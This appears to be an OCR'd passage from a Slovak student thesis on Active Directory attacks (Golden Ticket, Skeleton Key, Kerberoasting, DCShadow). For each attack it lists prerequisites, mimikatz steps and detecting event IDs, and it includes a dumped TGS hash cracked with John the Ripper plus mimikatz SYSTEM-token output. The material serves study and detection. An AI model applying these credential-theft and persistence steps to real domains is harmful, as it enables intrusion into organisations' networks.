
Obrázok 11. Získanie hašu hesla od KRBTGT účtu.

1. Využitie nástroja mimikatz na vytvorenie falzifikovaného TGT. Ako vstup zadávame názov domény, SID domény, haš hesla od KRBTG účtu, ID užívateľa, ktorého chceme impersonovať a meno daného užívateľa.




Obrázok 12. Vytvorenie Golden Ticket pomocou nástroja mimikatz.

2. Vytvorený lístok načítame do pamäte.




Obrázok 13. Načítanie vytvoreného lístka do pamäte.



Obrázok 14. Využitie klist na zobrazenie načítaných Kerberos lístkov.

3. Načítaný lístok môžeme využiť na vykonanie privilegovaných operácií, ako napríklad čítanie súborov na disku v doménovom radiči DC1.



Obrázok 15. Príklad privilegovanej operácie po úspešnom uskutočnení útoku.

Event Logy – základné nastavenie

Klient

V základnom nastavení na strane klienta negeneruje žiadne záznamy.

Server

Pri detekcii útokov typu Golden Ticket je kľúčové hľadanie anomálií v jednotlivých záznamoch, ako sú napríklad neexistujúce účty a zle vyplnené polia.

V základnom nastavení je to:

Event ID	Popis	Dôvod
4624	An account was successfully logged on.	Prihlásenie útočníka pomocou vygenerovaného TGS do cieľovej služby.
4769	A Kerberos service ticket was requested.	Vyžiadanie lístka TGS pre prístup do cieľovej služby.

2.5 Skeleton Key

Útok typu Skeleton Key spočíva vo vložení škodlivého kódu do procesu LSASS na kompromitovanom doménovom radiči. Po modifikovaní procesu LSASS škodlivým kódom sa bude môcť útočník autentifikovať okrem korektného hesla aj ním zvoleným heslom, nazývaným skeleton key. V prípade nástroja mimikatz sa v základnom nastavení jedná o heslo „mimikatz“[10].

Aby útok tohto typu zostal nepovšimnutý, v škodlivom implantáte je implementovaná logika, ktorá verifikuje zadané heslo. V prípade, že je heslo korektné, autentifikácia je úspešná pomocou pôvodnej, nemodifikovanej funkcie na overenie hesla. V prípade, že autentifikácia úspešná nebola, funkcia sa zavolá znovu, pričom tentokrát sa haš porovnáva s vloženým hašom vytvoreným zo skeleton key.

V prípade protokolu Kerberos sa taktiež šifrovanie degraduje na módy, ktoré nepodporujú tzv. soľ, čo umožňuje detekciu útokov tohto typu.

Prípade, že sa chce útočník overovať aj voči iným doménovým radičom, narazí na problém, že zmeny v procese LSASS na jednom doménovom radiči sa nereplikujú na ostatné. Teda pokusy o prihlásenie pomocou skeleton key voči doménovému radiču bez škodlivého LSASS implantátu stále zlyhajú. Je preto vhodné modifikovať proces LSASS na všetkých doménových radičoch.

Predpoklady:


- Lokálny administrátorský prístup na doménový radič

[10] https://stealthbits.com/blog/unlocking-all-the-doors-to-active-directory-with-the-skeleton-key-attack/

- Oprávnenie na ladenie (SeDebugPrivilege)


Ukážka útoku

1. Získanie oprávnenia na ladenie (SeDebugPrivilege) pre proces patriaci nástroju mimikatz




Obrázok 16. Získanie oprávnenia na ladenie v rámci nástroja mimikatz.

2. Inštalácia samotného škodlivého implantátu do procesu LSASS




Obrázok 17. Inštalácia škodlivého implantátu v nástroji mimikatz.

3. Úspešné prihlásenie pomocou skeleton key



Obrázok 18. Pokus o prihlásenie pomocou skeleton key.



Obrázok 19. Úspešné prihlásenie vďaka overeniu voči doménovemé radiču so škodlivým implantátom do LSASS.

Event Logy – základné nastavenie

Klient

Na strane klienta negeneruje útok typu Skeleton Key žiadne logy, na základe ktorých by sa dal detegovať alebo odlíšiť od legitímneho prihlásenia.

Server

Na strane doménového radiča je možné detegovať prevažne techniky, ktoré útok využíva na vloženie implantátu do procesu LSASS.

V základnom nastavení je to:

Event ID	Popis	Dôvod

4624	An account was successfully logged on	Prihlásenie administrátora na spustenie Mimikatz s administrátorskými oprávneniami
4672	Special privileges assigned to new logon	Prihlásenie administrátora na spustenie Mimikatz s administrátorskými oprávneniami

2.6 Kerberoasting

Útok s názvom Kerberoasting spočíva vo vyžiadaní si platného servisného lístka (TGS) a následnej snahy o prelomenie hašu, ktorým je zašifrovaný. Vyžiadanie TGS je možné žiadosťou voči KDC so špecifikovaním SPN služby, od ktorej žiadame TGS.

TGS sú zašifrované s NTLM hašom servisného účtu, ktorý patrí danej službe. Útočníci využívajú kombináciu slabej politiky hesiel pre servisné účty a použitia, stále podporovanej, šifry RC4 pre šifrovanie hesiel[11].

Kerberoasting je pre útočníkov obzvlášť zaujímavý kvôli faktu, že nevyžaduje zvýšené privilégiá. Taktiež je pomerne ťažký na detekciu, keďže samotné lámanie hašu je možné po jeho získaní vykonávať aj offline, mimo domény, napríklad s masívnym výpočtovým výkonom.

Prelomenie hašu umožňuje útočníkovi získať plné oprávnenia služby, ktorej haš hesla prelomil. Služby bývajú častokrát vysoko privilegované, pričom účty služieb môžu byť aj členmi administrátorských skupín v doméne.

Predpoklady:

- Užívateľský prístup do domény pre vyžiadanie TGS
- Nedostatky v politike hesiel pre účty patriace službám

Ukážka útoku:

1. Vyžiadanie si TGS a následná extrakcia hašu z lístka

[11] https://attack.mitre.org/techniques/T1558/003/

```
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*SVC_SQLService$diplomka.local$WIN-51707JKMNAI/SVC_SQLService.diplomka.local:60111*$
                       26C9A4A71C675EE60B4187706DE76DCF$8868BE9E076EC82DB93D571DEB2587FF2A215EA67AB4528AF880D2A5515058E
                       F8DBB03F25D3BD895251D1B53697B886731E5BE200D008221F9CBA223AC234E175A1ED108C0A83A8318025AA5592A919
                       DDD65A78B0F6934F4D39B7DF27923849F2DB24FFB705D2351CE16B7B85C0D8098C9EDAF875ED2D7D0CA280595C4E1FB3
                       D2C4F0EC1726C2B3C508AFA3A6D07B7BE17514D61E184306AFA41AC10F4D4E0D2A6DE11EC7F24EA9E95AA6FE9EF18846
                       D23BC57E3A7F183CA0BA71016786766EFF660752252D9E1EDE847703299FA2FC064A4AB60C86FF4C991D6BBF94A4A044
                       8F73124089A523AEB0064165E82F0F6B644F9DD1D8D21EF6AC368E9697FFE92E9A07B1839BB548975F9D0436B5FA1A42
                       68FD20AE02B67D5AE045FA12ABA3F08EA785E77F6988B5845622A46F1531B9473E767585B707B48A6514F5BF4BB8B575
                       90AE73F9FE159BD5AEFEB81E7395F568ECF134FF255F427E369A5A98D9D2866FAB9AD5A965D791C2859DEA37B329CCCB
                       0FAD7FA45AA42B9A307347F86D238F60A99A6A6E788855BC75CC4E7B7BC5680480487B80137B3D271FA5440CDA269303
                       C3509F35CE6673F4D8CBC2F3F98D8F0E07DDA0A472206768E568792F29870981238D88C2E29B686C66B67F103638E3A7
                       B9C1ADE3108946F9D7F43CAAE80A2AF1E3F0D588F55E79EE2973325ADD4AB83A239D1204DF84E65F8EAFB133F2897F0E
                       D668F0B44764906B9634AC799614E8AB9F6EB9647F22F9535A659C77D0978881F42226003DA559E0CA4FAD92BCB253F7
                       4F57ADBC549E15077D006CB7032C7B1D744FFA83B170F2F4C3F69FE6E92236B8BC40C154182E1ECF3D4D68CD96D149B6
                       FC7A7E51EC4E4FFD95F0FEE723B5463CD54B74B6A6ECF8F1F13EDA8A78D1AD4CABC229C323AE38C41361595548F0A3C0
                       6C7E7E03F0BE448AF0AA9DB4A4B70A8C5A103744A8B525DEFD949118E6EE2F8D2F18CBB647CC651AC80BD05CE16BE2A5
                       92FAE8B3B544BDEACAFE823395C1B0C19BAE1E8F92951D7F029706BEDB9D2A31D1B2039A5EA8099B26B02C762075D7C4
                       124E4990A0985CC7B8D53900F60910C5CAB5306F531B63D85D703BF63A5BDF7F11A5F4314A8C38C56B0CFDB17D27F46B
                       F729B1C8BB75A3F1DFE3DD486D09978F50129B80009C8FC226A0E47C304E785F2DA82EF8D62A9C98AE987635D26F9FB2
                       8767B7A34564BD07693519F25E5AE21DC354945FA7A5D8E2FD0DB14320BB0DC95B2C73756CAB52FC4144F1F94BFF2B51
                       87B712C79626162A3DFC5CF0682C815030C1B0C9B0F604039FC394561B8775A1B2EB202ADCDC12ECD7BDD0007F7D9EE0
                       102B0797E6E3ED493339A6F7508E7D1419ABE5C3B3EBDD9EF518010ACF74A98257A29DDF52233D99857353A49EB8C4E1
                       439BB783C8737125D817D5C5F9902ECED8929E1CE097E0B549C1D22AB6B6AD875DFDE64EBFB966CF467C4A0A801C695F
                       12F02A46B93A6F985F9A8E48B92C71D0A6446D8798FC464FB15502CB5697046B6CCB154B39F0E856CAE405F82E45B9F1
                       B1CABE87D31A9561B11CB1D4CF29412810719E25BBE348B3F73D3180BC55BBC85BD2394DA57C5D8E54EB8FF5112AFAD3
                       E399E3FC59F897A5FA82AC7A4CC930962163E97676D68FA42D26FEA82B3EE4EBE1685EB23057CFB67914CA951F4BC92D
                       55388F3105D1FA4B64DD5F333A370C43D4341A72AD7CE187104B8503927B88EBCA1E2C3C4279C83BE39CFECAC27E447F
                       3BD83B4B654AA6056C4B8A6AEDFD9088E0434768C7BBCBEAFE62A3704362E68E1AB1B7CFAF3FF
SamAccountName       : SVC_SQLService
DistinguishedName    : CN=SQL Service,DC=diplomka,DC=local
ServicePrincipalName : WIN-51707JKMNAI/SVC_SQLService.diplomka.local:60111
```

Obrázok 20. Haš z vyžiadaného TGS lístka.

2. Prelomenie hašu offline

```
michal@DESKTOP-223VCHR:~$ john --format=krb5tgs hash.txt --wordlist=rockyou.txt
Loaded 1 password hash (krb5tgs)
Warning: poor OpenMP scalability for this hash type, consider --fork=16
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
1g 0:00:00:00 100% 100.0g/s 6553Kp/s 6553Kc/s 6553KC/s MYPASSW..JEANA
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Obrázok 21. Využitie nástroja John The Ripper na prelomenie hašu z lístka.

Event Logy – základné nastavenie

Klient

Na strane klienta negeneruje útok typu Kerberoasting žiadne logy, na základe ktorých by sa dal detegovať alebo odlíšiť od legitímneho prihlásenia.

Server

V základnom nastavení je to:

Event ID	Popis	Dôvod

4624	An account was successfully logged on	Prihlásenie s falošným lístkom TGS
4769	A Kerberos service ticket was requested.	Vyžiadanie lístka TGS pre jeho následné prelomenie.

2.7 DCShadow

Útok typu DCShadow využíva protokoly na replikáciu medzi doménovými radičmi za účelom minimalizovania stôp pri vykonávaní zmien v doméne. Útok spočíva v registrácií počítača v doméne, ku ktorému má útočník prístup, ako doménový radič. Následne útočník vykoná žiadané zmeny v doméne, ako napríklad zmenu vlastností užívateľov, či pridanie nového užívateľa, ktoré následne pomocou replikácie rozšíri na ostatné doménové radiče[12].

Keďže útok využíva na šírenie zmien replikáciu, zmeny v doméne nevytvárajú štandardné bezpečnostné logy. Po vykonaní zmien sa záškodný doménový radič z domény odstráni na zahladenie stôp.

Predpoklady:

- Administrátorský prístup do domény


1Ukážka útoku:

1. Vytvorenie doménového radiča na pracovnej stanici s lokálnymi systémovými oprávneniami

```
mimikatz # !processtoken
Token from process 0 to process 0
 * from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
 * to 7852/mimikatz.exe
 * to 6248/mimikatz.exe
```

Obrázok 22. Eskalácia na NT/SYSTEM v Mimikatz.

[12] https://attack.mitre.org/techniques/T1207/

